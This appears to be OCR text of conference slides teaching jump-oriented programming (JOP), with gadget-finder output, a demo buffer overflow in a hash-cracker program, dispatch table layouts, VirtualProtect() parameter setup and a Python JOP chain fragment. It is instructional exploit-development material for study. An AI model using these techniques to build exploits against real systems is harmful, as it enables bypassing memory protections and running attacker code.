



```
wavread.exe-LEA_OP_EDI-13.txt    0.49 kb
wavread.exe-XCHG_OP_EDI-15.txt   0.305 kb
wavread.exe-DEC_OP_EDI-11.txt    0.331 kb
wavread.exe-SHIFT_LEFT_EDI-13.txt        0.586 kb
wavread.exe-MOV_OP_ESI-11.txt    0.47 kb
wavread.exe-MOV_VAL_OP_ESI-7.txt         0.225 kb
wavread.exe-MOV_SHUF_OP_ESI-8.txt        0.26 kb
wavread.exe-DEC_OP_ESI-6.txt     0.294 kb
wavread.exe-INC_OP_ESI-7.txt     0.257 kb
wavread.exe-SHIFT_LEFT_ESI-7.txt         0.586 kb
wavread.exe-LEA_OP_EDI-14.txt    0.49 kb
wavread.exe-XCHG_OP_EDI-16.txt   0.305 kb
wavread.exe-DEC_OP_EDI-12.txt    0.331 kb
wavread.exe-SHIFT_LEFT_EDI-14.txt        0.586 kb
wavread.exe-POP_OP_EBP-22.txt    0.362 kb
wavread.exe-INC_OP_EBP-6.txt     0.706 kb
wavread.exe-SHIFT_LEFT_EBP-7.txt         0.586 kb
wavread.exe-SUB_OP_ESP-7.txt     0.415 kb
wavread.exe-MOV_OP_ESP-11.txt    1.031 kb
wavread.exe-MOV_VAL_OP_ESP-8.txt         0.185 kb
wavread.exe-MOV_SHUF_OP_ESP-8.txt        0.679 kb
wavread.exe-XCHG_OP_ESP-8.txt    0.43 kb
wavread.exe-SHIFT_LEFT_ESP-7.txt         0.586 kb
wavread.exe-DG_DISPATCHER_EBX_15.txt     0.557 kb
wavread.exe-DG_DISPATCHER_EDI_14.txt     0.194 kb
wavread.exe-DG_DISPATCHER_ESI_14.txt     0.37 kb
wavread.exe-DG_DISPATCHER_BEST_EBX_6.txt         1.005 kb
wavread.exe-DG_DISPATCHER_BEST_EDI_6.txt         0.194 kb
wavread.exe-DG_DISPATCHER_BEST_ESI_6.txt         0.37 kb
wavread.exe-JMP EAX ALL_1.txt    3.949 kb
wavread.exe-JMP EBX ALL_1.txt    1.25 kb
wavread.exe-JMP ECX ALL_6.txt    1.008 kb
wavread.exe-JMP EDX ALL_1.txt    10.935 kb
wavread.exe-JMP EDI ALL_6.txt    0.997 kb
wavread.exe-JMP ESI ALL_6.txt    0.812 kb
wavread.exe-JMP PTR EBX ALL_6.txt        2.194 kb
wavread.exe-JMP PTR ECX ALL_1.txt        1.06 kb
wavread.exe-JMP PTR EDX ALL_1.txt        1.691 kb
wavread.exe-JMP PTR EDI ALL_6.txt        1.097 kb
wavread.exe-JMP PTR ESI ALL_6.txt        1.875 kb
wavread.exe-JMP PTR ESP ALL_6.txt        5.53 kb
WRITTEN to disk.
```

```
pjs1 - Print JMP PTR [ESI]              pcs1 - Print CALL PTR [ESI]
pjbp - Print JMP PTR [EBP]              pcbp - Print CALL PTR [EBP]

pjsp - Print JMP PTR [ESP]              pcsp - Print CALL PTR [ESP]
```

Print Menu Tip

- Use **r** to specify registers of interest.
- Use **g** to specify operations of interest






```
*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^
#9  Ops: 9  Mod: GFTP.exe
add bh, ch                  0x42eacf (offset 0x2eacf)
push eax                    0x42ead1 (offset 0x2ead1)
call eax                    0x42ead3 (offset 0x2ead3)

*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^
#10 Ops: 10 Mod: GFTP.exe
adc ebx, ebp                    0x430996 (offset 0x30996)
push eax                    0x430998 (offset 0x30998)
call ecx                    0x430999 (offset 0x30999)

*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^
#11 Ops: 10 Mod: GFTP.exe
adc ebx, ebp                    0x430b41 (offset 0x30b41)
pop ss                  0x430b43 (offset 0x30b43)
call ecx                    0x430b44 (offset 0x30b44)

*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^
#12 Ops: 9  Mod: GFTP.exe
adc ebx, eax                    0x4304d0 (offset 0x304d0)
call ecx                    0x4304d2 (offset 0x304d2)

*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^*^
#13 Ops: 9  Mod: GFTP.exe
adc ebx, eax                    0x430b10 (offset 0x30b10)
call ecx                    0x430b12 (offset 0x30b12)
```

Print Menu Tip

- Use **r** to specify registers of interest.
- Use **g** to specify operations of interest



Part 3: Manual Approach

Looking at JOP in Action

- The demo program is a simple hash cracker containing a buffer overflow vulnerability.
  - An entry too long in the dictionary supplied triggers the vulnerability.

```
c:\Exploits\blackhat>vulnCracker_demo.exe test.txt
Enter hash to crack: 2ab96390c7dbe3439de74d0c9b0b1767
Password: hunter2
```

- From here out, we'll be looking at examples from the demo exploit.
  - Don't worry if things seem a little complicated -- later we'll show how to use the JOP ROCKET to make things simpler.

EXPLOIT DIAGRAM

1. Initial overflow

```
Dictionary.txt
--------------------
AAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAA...
```


2a. Set up registers for JOP

```
<random buffer data>
. . .
. . .
VirtualProtect()
JOP Chain
. . .
. . .
```

2b. JOP Chain to setup VirtualProtect() params

```
MOV ECX,[ECX];
JMP EDX;
. . .
PUSH ECX;
JMP EDX;
. . .
JMP [ESP];
```

3. Dereference VirtualProtect() pointer and call the function



4. Shellcode!

PAYLOAD MAP

Buffer	
Category:	Notes:
Padding	Used to pad out the buffer until the point where we can control EIP.
JOP Chain	Does all the VP parameter generation and writing. Also calls VP.
Shellcode	Spawns a message box with some custom text as a proof of concept.
Padding	Padding out distance until an arbitrary address chosen for the Dispatch Table.
Dispatch Table	Contains functional gadget pointers. Four bytes of padding between each pointer to account for the amount added to EDI in the Dispatcher Gadget.

Our Dispatcher Gadget

Dispatcher Gadget	
Address:	**0x1122127d**
ADD EDI,0x8;	
JMP DWORD PTR [EDI];	

- This is our dispatcher gadget.
  - Since we have ADD EDI,0x8, we'll have to add 4 bytes of padding between each pointer in our dispatcher table.

Dispatch table		
Address	Value	
0x00400038	0xdeadc0de	← Pointer
0x0040003C	0x41414141	← Padding
0x00400040	0xdeadc2de	← Pointer
0x00400044	0x41414141	← Padding
0x00400048	0xdeadc1de	← Pointer
0x0040004c	0x41414141	← Padding
0x00400050	0xdeadc0de	

Loading Dispatcher Gadget and Dispatch Table

- After gaining control of EIP with the buffer overflow, we need to set up registers to perform JOP.
- Potentially, you could do this with a single JOP gadget.
  - If so, you must do so with only a single JOP gadget.
  - These JOP set up gadgets are obscure and not as realistic.
- EDX will store the address of our dispatcher gadget.
  - Each functional gadget should end with JMP/CALL EDX.
- EDI holds the address of our dispatch table.

JOP Setup Gadget	
Address: 0x1122135e	
POP EAX;	Load the XOR key
POP EDX;	Load encoded dispatcher gadget
POP EDI;	Load encoded dispatch table
XOR EDX,EAX;	Decrypt dispatcher gadget
XOR EDI,EAX;	Decrypt dispatch table
CALL EDX;	JMP to dispatcher gadget

Loading Dispatcher Gadget and Dispatch Table

- A more convenient method is to set up JOP with a few ROP instructions.
  - We may need to XOR some values in order to overcome bad bytes.
  - If no XOR is needed, we can do this with just two ROP setup instrctions
- EDX will store the address of our dispatcher gadget.
  - Each functional gadget should end with JMP/CALL EDX.
- EDI holds the address of our dispatch table.

Using ROP to Setup JOP with Bad Bytes

POP EAX # RET	Loading XOR key
POP EDX # RET	Load encoded dispatcher gadget
POP EDI # RET	Load encoded dispatch table
XOR EDX, EAX # RET	Decrypt dispatcher gadget
XOR EDI, EAX # RET	Decrypt dispatch table
JMP EDX	JMP to dispatcher gadget

Using ROP to Setup JOP

POP EDX # RET	Load dispatcher gadget
POP EDI # RET	Load dispatch table
JMP EDX	JMP to dispatcher gadget

Gadgets Ending in CALL

These gadgets are equivalent:

Gadget 1
INC EAX;
CALL EDX;

=

Gadget 2
INC EAX;
PUSH EIP;
JMP EDX;

Gadget 3
POP ESI;
JMP EDX;

- There is an implicit PUSH EIP in the CALL instruction.
  - In normal x86 programming, this allows for a RET at the end of a function to restore control flow.
  - CALL adds the address of the next instruction to the stack
  - You may need to adjust ESP to account for this.
  - Immediately using a POP gadget could do the trick.

Kernel32.dll – VirtualProtect()

- This function can give RWX permissions.
  - It modifies memory protection settings at a given address.

Values Needed		
Formal Name	Description	Desired Value
lpAddress	Address of memory to change	Address of NOP Sled+Shellcode
dwSize	How much memory to change	Size of NOP Sled+Shellcode
flNewProtect	Choose new protections	0x40 (signifies RWX permissions)
lpfOldProtect	Address to store old prot. value	Any location with write access
Return Address	Where to go when function is done	Address of NOP Sled/Shellcode

Bad Bytes

- We can't use certain bytes in our exploit, e.g. 0x00, 0x0a, 0x0d.
- Tricks like **POP EAX; XOR EAX,<Value>** help us with this.

- We can put VirtualProtect() parameters without bad bytes directly into the buffer and use placeholders for the rest.
- We'll use JOP to write over placeholders.

VirtualProtect() Parameters

Value in Buffer	Description	Desired Value
0x70707070	lpAddress (Placeholder)	0x0018fca0
0x70707070	dwSize (Placeholder)	0x00000200
0x70707070	flNewProtect (Placeholder)	0x00000040
0x11242150	lpfOldProtect	0x11242150
0x70707070	Return Addr. (Placeholder)	0x0018fca0

Methods to Overwrite Placeholders

PUSH

- Common type of gadget
- Will need to move ESP
- Only one register used

Gadget
Address: 0x11221289
PUSH ECX;
…
JMP EDX;

MOV DWORD PTR

- Less common type of gadget
- Not reliant on ESP
- Two registers used
  - One for address, one for value

Gadget
Address: 0x11221480
MOV [EBX], ECX;
JMP EDX;

Overwriting Placeholders – PUSH Method

- Once desired values are obtained, we can use them to replace placeholders on the stack via PUSH.
- We first need to relocate ESP to be 4 bytes above our placeholder value.
  - Addresses lower than ESP are considered junk.
  - PUSH <register> will overwrite ESP-4.

ESP →

1st Placeholder →

Stack	
Address:	Value:
0x0018fc78	0x054a5e90
0x0018fc7c	0x0552a050
0x0018fc80	0x054a5e94
0x0018fc84	0x0552a240
0x0018fc88	0x1471131c
0x0018fc8c	0x70707070
0x0018fc90	0x70707070

Overwriting Placeholders – PUSH Method

- Once desired values are obtained, we can use them to replace placeholders on the stack via PUSH.
- We first need to relocate ESP to be 4 bytes above our placeholder value.
  - Addresses lower than ESP are considered junk.
  - PUSH <register> will overwrite ESP-4.

Stack

Address:	Value:	
0x0018fc78	0x054a5e90	
0x0018fc7c	0x0552a050	
0x0018fc80	0x054a5e94	
0x0018fc84	0x0552a240	
0x0018fc88	0x1471131c	
0x0018fc8c	0x70707070	1st Placeholder →
0x0018fc90	0x70707070	ESP →

Gadget	
Address:	**0x112213ff**
ADD ESP,0x14;	
JMP EDX;	

→

Overwriting Placeholders – PUSH Method

- Once desired values are obtained, we can use them to replace placeholders on the stack via PUSH.
- We first need to relocate ESP to be 4 bytes above our placeholder value.
  - Addresses lower than ESP are considered junk.
  - PUSH <register> will overwrite ESP-4.

Stack

Address:	Value:
0x0018fc78	0x054a5e90
0x0018fc7c	0x0552a050
0x0018fc80	0x054a5e94
0x0018fc84	0x0552a240
0x0018fc88	0x1471131c
0x0018fc8c	**0x0018fca0**
0x0018fc90	0x70707070

ESP →

Gadget	
Address:	**0x112213ff**
ADD ESP,0x14;	
JMP EDX;	

→

Gadget	
Address:	**0x11221289**
PUSH ECX;	
…	
JMP EDX;	

This example is not in the exploit.

```
JOP_chain += padding
JOP_chain += struct.pack('<L', 0x112213f1)  # POP EAX # JMP EDX
stackChain += struct.pack('<L', 0x0552a050) # eax <- encoded lpAddress
JOP_chain += padding
JOP_chain += struct.pack('<L', 0x11221289)  # XOR EAX, ESI # JMP EDX
                                            # ESI is XOR key
                                            # EAX = 0x18FCA0 (lpAddress)

JOP_chain += struct.pack('<L', 0x112212b7) # POP EBX # JMP EDX # pivot 4
JOP_chain += padding
JOP_chain += struct.pack('<L', 0x112212b7) # POP EBX # JMP EDX # pivot 4
JOP_chain += padding
JOP_chain += struct.pack('<L', 0x112212b7) # POP EBX # JMP EDX # pivot 4
JOP_chain += padding
                                           # pivot total: 0xC

JOP_chain += struct.pack('<L', 0x112212d7) # PUSH EAX # JMP EDX
                                           # PUSH 0x18FCA0 (lpAddress) onto stack
JOP_chain += padding

#bring ESP back to address of value for dwSize
JOP_chain += struct.pack('<L', 0x112212a6) # SUB ESP, 4 # JMP EDX
JOP_chain += padding
JOP_chain += struct.pack('<L', 0x112212a6) # SUB ESP, 4 # JMP EDX
                                           # pivot total: 0x8
```

1. POP Parameter 1 off stack

2. XOR to avoid bad bytes

3. Pivot ESP to corresponding location for PUSH

Stack

Address:	Value:
0x0	Parameter 1 value
0x4	Parameter 2 value
0x8	Parameter 3 value
0xC	Placeholder 1
0x10	Placeholder 2
0x14	Placeholder 3

4. Overwrite placeholder in lower memory at ESP-4

5. Pivot ESP to next value

6. Repeat from step 1 until all parameters are written.

Generalized Steps for PUSH

Generalized Steps for PUSH

Distance: 0xC

Distance: 0xC

Distance: 0xC

Stack	
Address:	Value:
0x0	Parameter 1 value
0x4	Parameter 2 value
0x8	Parameter 3 value
0xC	Placeholder 1
0x10	Placeholder 2
0x14	Placeholder 3

- With this layout, we can add/subtract the same value from ESP each time we do the procedure. The distances between values and placeholders are always the same.

Overwriting Placeholders – MOV Method

- Once desired values are obtained, we can use them to replace placeholders on the stack by using a *MOV DWORD PTR [register]…* gadget.
- We need one register to hold the value, and one to hold the write address.
  - We still need something like XOR to handle bad bytes.
  - We don't need to worry about ESP.

Stack

Address:	Value:
0x0018fc8c	0x0018fca0
0x0018fc90	0x70707070
0x0018fc94	0x70707070
0x0018fc98	0x11242150
0x0018fc9c	0x0018fca0

Use gadgets to set up registers

Gadget

Address:	**0x11221480**
MOV [EBX], ECX;	
JMP EDX;	

EBX = 0x0018FC94

ECX = 0x00000040

Overwriting Placeholders – MOV Method

- Once desired values are obtained, we can use them to replace placeholders on the stack by using a *MOV DWORD PTR [register]…* gadget.
- We need one register to hold the value, and one to hold the write address.
  - We still need something like XOR to handle bad bytes.
  - We don't need to worry about ESP.

Stack

Address:	Value:
0x0018fc8c	0x0018fca0
0x0018fc90	0x70707070
0x0018fc94	**0x00000040**
0x0018fc98	0x11242150
0x0018fc9c	0x0018fca0

Use gadgets to set up registers

Gadget

Address:	**0x11221480**
MOV [EBX], ECX;	
JMP EDX;	

EBX = 0x0018FC94

ECX = 0x00000040

Calling the Windows API Function

- ESP will need to be in the right location when the function is called.
- Make sure the pointer to the function is properly dereferenced.
- There are multiple possible ways to make the call.

Stack	
Address:	Value:
0x0018fc88	0x1471131c
0x0018fc8c	0x0018fca0
0x0018fc90	0x00000250
0x0018fc94	0x00000040
0x0018fc98	0x11242150
0x0018fc9c	0x0018fca0

← **ESP**
← lpAddress
← dwSize
← flNewProtect
← lpfOldProt.
← Return Addr.

If EBX contains the VirtualProtect() Pointer…

Gadget
JMP [EBX];

OR

Gadget
MOV EBX, [EBX];
JMP EBX;

↓

Gadget
JMP EBX;

OR

Gadget
MOV EBX, [EBX];
JMP EDX;

↓

Gadget
PUSH EBX;
JMP [ESP];

JOP in Motion

